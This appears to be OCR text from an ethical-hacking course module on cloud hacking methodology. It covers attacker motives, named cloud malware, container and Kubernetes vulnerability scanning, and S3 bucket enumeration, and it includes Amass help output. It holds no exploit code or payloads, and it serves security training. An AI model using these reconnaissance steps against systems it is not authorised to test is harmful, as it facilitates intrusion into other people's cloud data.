
Some additional cloud malware are as follows:

- Denonia
- LemonDuck
- RansomCloud
- DBatLoader/ModiLoader
- Goldbackdoor

LO#05: Explain Cloud Hacking Methodology

Cloud Hacking

Though most organizations adopt cloud technologies for the variety of cost-effective services, security remains a significant concern because it depends on sharing. Security gaps and vulnerabilities of the underlying technologies can allow attackers to launch various types of cloud attacks, affecting confidentiality, integrity, and availability of resources and services in cloud systems. This section discusses the various techniques and tools attackers use for hacking the cloud environment.



What is Cloud Hacking?

- Attackers **exploit vulnerabilities existing in the cloud technologies** to perform various targeted high-profile attacks on cloud storage systems, compromising the corporate and customers' data
- The main objective of hacking the cloud environment is **gaining access to user's data** and **blocking access to cloud services**

How can an attacker profit from hacking the cloud?

1. **Exploit poor security practices to perform data exfiltration and disclosure of sensitive information**
2. **Gain unauthorized access to cloud applications**
3. **Misuse legitimate access to steal credentials of other cloud users**
4. **Generate illicit cryptocurrency by tapping into the target's processing power**
5. **Use stealthy crypto-mining malware to generate revenue**
6. **Perform DoS attacks to prevent legitimate users from accessing cloud services**

What is Cloud Hacking?


Nowadays, many organizations are migrating their business processes and customer data to the cloud. The massive movement of corporate and personal data to the cloud has increased the attack surfaces and threats to both organizations and individuals. Attackers exploit vulnerabilities existing in the cloud technologies to perform various targeted high-profile attacks on cloud storage systems, compromising customer and corporate data. The main objective of hacking the cloud environment is gaining access to user data and blocking access to cloud services. This has a disastrous impact on both end-users and corporate companies, shattering the confidence in the security of cloud services. Therefore, organizations need to ensure the safety and security of business processes and customer information stored on the cloud.


How can an attacker profit from hacking the cloud?

- Exploit poor security practices to perform data exfiltration and disclosure of sensitive information.
- Gain unauthorized access to cloud applications.
- Misuse legitimate access to steal credentials of other cloud users.
- Generate illicit cryptocurrency by tapping into the target's processing power.
- Use stealthy crypto-mining malware to generate revenue.
- Perform DoS attacks to prevent legitimate users from accessing cloud services.
- Reconfigure cloud services exploiting vulnerabilities in synchronization token systems.
- Perform lateral movement on data center networks and manipulate network traffic.

Container Vulnerability Scanning using Trivy

- A container image consists of an operating system, application, runtime, etc. packaged together
- These containers are widely reused and may contain **open source frameworks** with vulnerability issues
- Attackers use tools such as **Trivy**, **Clair**, and **Dadga** to scan and identify vulnerabilities in the containers





```

Container Vulnerability Scanning using Trivy

Container images consist of an operating system, application, runtime, etc. packaged together. These containers are reused widely and may contain open source frameworks with vulnerability issues. These vulnerabilities compromise the security not only of each container but of the entire container engine. Attackers use tools, such as Trivy Vulnerability Scanner, Clair, Dadga, and synk container, to scan and identify vulnerabilities in the containers.

- **Trivy**

  Source: *https://github.com*

  Trivy is an automated tool used to perform container image vulnerability scanning. One needs to specify the image name to launch an accurate scanning operation. Trivy helps in detecting vulnerabilities of OS packages, such as Alpine, RHEL, and CentOS, and application dependencies, such as Bundler, Composer, npm, and yarn.

Kubernetes Vulnerability Scanning using Sysdig

Kubernetes is a complex environment that often suffers cluster misconfigurations. Attackers can leverage these misconfigurations and perform vulnerability scans on Kubernetes clusters using various tools, such as Sysdig and Pipeline.

- **Sysdig**

  Source: *https://sysdig.com*

  Sysdig identifies Kubernetes vulnerabilities by integrating continuous integration (CI) or continuous delivery/deployment (CD) pipelines, image registry, and Kubernetes admissions controllers. Sysdig also validates container images at the orchestration level using the Kubernetes admission controller feature. Sysdig automatically generates an inventory of each image content and continuously checks for any new vulnerabilities or common vulnerabilities and exposures (CVEs) associated with containers.

Additional Kubernetes vulnerability scanning tools include the following:

- Pipeline (*https://banzaicloud.com*)
- kube-hunter (*https://github.com*)
- Kube-Scan (*https://github.com*)
- Kubesec (*https://kubesec.io*)
- KubiScan (*https://github.com*)

Enumerating S3 Buckets

- Simple storage service (S3) is a scalable **cloud storage service** used by Amazon AWS where files, folders, and objects are stored via web APIs
- Attackers often try to the **find the bucket's location and name** to test its security and identify vulnerabilities in the bucket implementation

Inspecting HTML


- Attackers analyze the source code of HTML web pages in the background, to find URLs to the target S3 buckets

Brute-forcing URL

- Attackers use Burp Suite to perform brute forcing attacks on the target bucket's URL to identify the correct URL to the bucket

Finding subdomains

- Attackers use tools such as OWASP Amass, or Robtex to identify subdomains related to the target bucket



```
root@kali:~# amass intel

                                                                    v3.4.4
                                          OWASP Amass Project - @owaspamass
                          In-depth Attack Surface Mapping and Asset Discovery

Usage: amass intel [options] [-whois -d DOMAIN] [-addr ADDR -asn ASN -cidr CIDR]

  -active
        Attempt certificate name grabs
  -addr value
        IPs and ranges (192.168.1.1-254) separated by commas
  -asn value
        ASNs separated by commas (can be used multiple times)
  -cidr value
        CIDRs separated by commas (can be used multiple times)
  -config string
        Path to the INI configuration file. Additional details below
  -d value
        Domain names separated by commas (can be used multiple times)
  -demo
        Censor output to make it suitable for demonstrations
  -df value
        Path to a file providing root domain names
  -dir string
        Path to the directory containing the output files
```
